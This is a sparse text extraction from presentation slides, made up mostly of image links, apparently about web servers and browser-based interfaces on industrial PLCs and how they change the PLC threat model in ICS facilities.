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
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
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web browser


webservice



Also a web browser

In practice, this web content is consumed by many devices in the ICS facility

Real-World Manifestation of this Design



web browser

webservice




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
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


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
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
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


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- Web security is now fundamental to the architecture



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
Revisiting the PLC Threat Model



PLC

